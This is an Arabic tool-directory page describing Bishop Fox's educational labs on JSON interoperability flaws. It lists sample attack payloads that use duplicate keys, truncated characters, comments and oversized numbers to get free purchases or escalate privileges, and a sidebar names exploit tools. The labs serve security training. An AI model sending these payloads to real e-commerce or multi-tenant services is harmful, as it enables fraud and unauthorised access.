

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
json-interop-vuln-labs — مختبرات مصاحبة لـ «استكشاف ثغرات قابلية التشغيل البيني في JSON» | Kitploit

أدوات/GitHubGitHub/bishopfox/json-interop-vuln-labs
تحليل الثغرات الأمنيةاستغلال تطبيقات الويبأمن الويبالتعلم والتعليممختبرات وتدريب عملي
GitHubbishopfox/json-interop-vuln-labs

json-interop-vuln-labs

مختبرات مصاحبة لـ «استكشاف ثغرات قابلية التشغيل البيني في JSON»
عرض المستودع
2101938منذ 5 سنواتتمت المراجعة من قبل Kitploit
الموقع الإلكتروني
مشاركة

مختبرات ثغرات التوافق البيني لـ JSON

الوصف

هذه هي المختبرات المرافقة لمقالتي البحثية "استكشاف ثغرات التوافق البيني في JSON".

المختبر 1: عمليات شراء مجانية في تطبيق تجارة إلكترونية

  • هجمات تصادم المفاتيح: أسبقية غير متناسقة للمفاتيح المكررة
  • تمثيلات غير متناسقة للأرقام الكبيرة

المختبر 2: تصعيد الامتيازات في تطبيق متعدد المستأجرين

  • هجمات تصادم المفاتيح: اقتطاع الأحرف

ترتبط هذه المختبرات بمنافذ المضيف 5000-5004، افتراضيًا.

تقنيات الهجوم


1. تصادم المفاتيح

أسبقية غير متناسقة للمفاتيح المكررة

{"qty": 1, "qty": -1}

اقتطاع الأحرف

الاقتطاع في المحللات ذات أسبقية المفتاح الأخير (اعكس الترتيب لأسبقية المفتاح الأول)

{"qty": 1, "qty\<raw \x0d byte here>": -1}
{"qty": 1, "qty\ud800": -1} # Any unpaired surrogate U+D800-U+DFFF
{"qty": 1, "qty"": -1}
{"qty": 1, "qt\y": -1}

اقتطاع التعليقات

تستغل هذه المستندات الدعم غير المتناسق للتعليقات ودعم السلاسل النصية بدون علامات اقتباس:

{"qty": 1, "extra": 1/*, "qty": -1, "extra2": 2*/}
{"qty": 1, "extra": a/*, "qty": -1, "extra2": b*/}
{"qty": 1, "extra": "a/*", "qty": -1, "extra2": "b"*/}
{"qty": 1, "extra": "a"//, "qty": -1}

2. فك ترميز الأرقام

فك ترميز غير متناسق للأرقام الكبيرة

قد يتم تحويل هذه القيم الرقمية الكبيرة إلى سلاسل نصية (مثل "+Infinity")، مما قد يؤدي إلى ثغرات التلاعب بالأنواع. أو قد يتم تحويلها إلى MAX_INT/MIN_INT، أو قيم مقربة، أو 0، مما قد يسمح بتجاوز منطق الأعمال.

{"qty": 999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999}
{"qty": -999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999}
{"qty": 1.0e4096}
{"qty": -1.0e4096}

المؤلف

تويتر: @theBumbleSec

جيت هاب: the-bumble

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    439
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





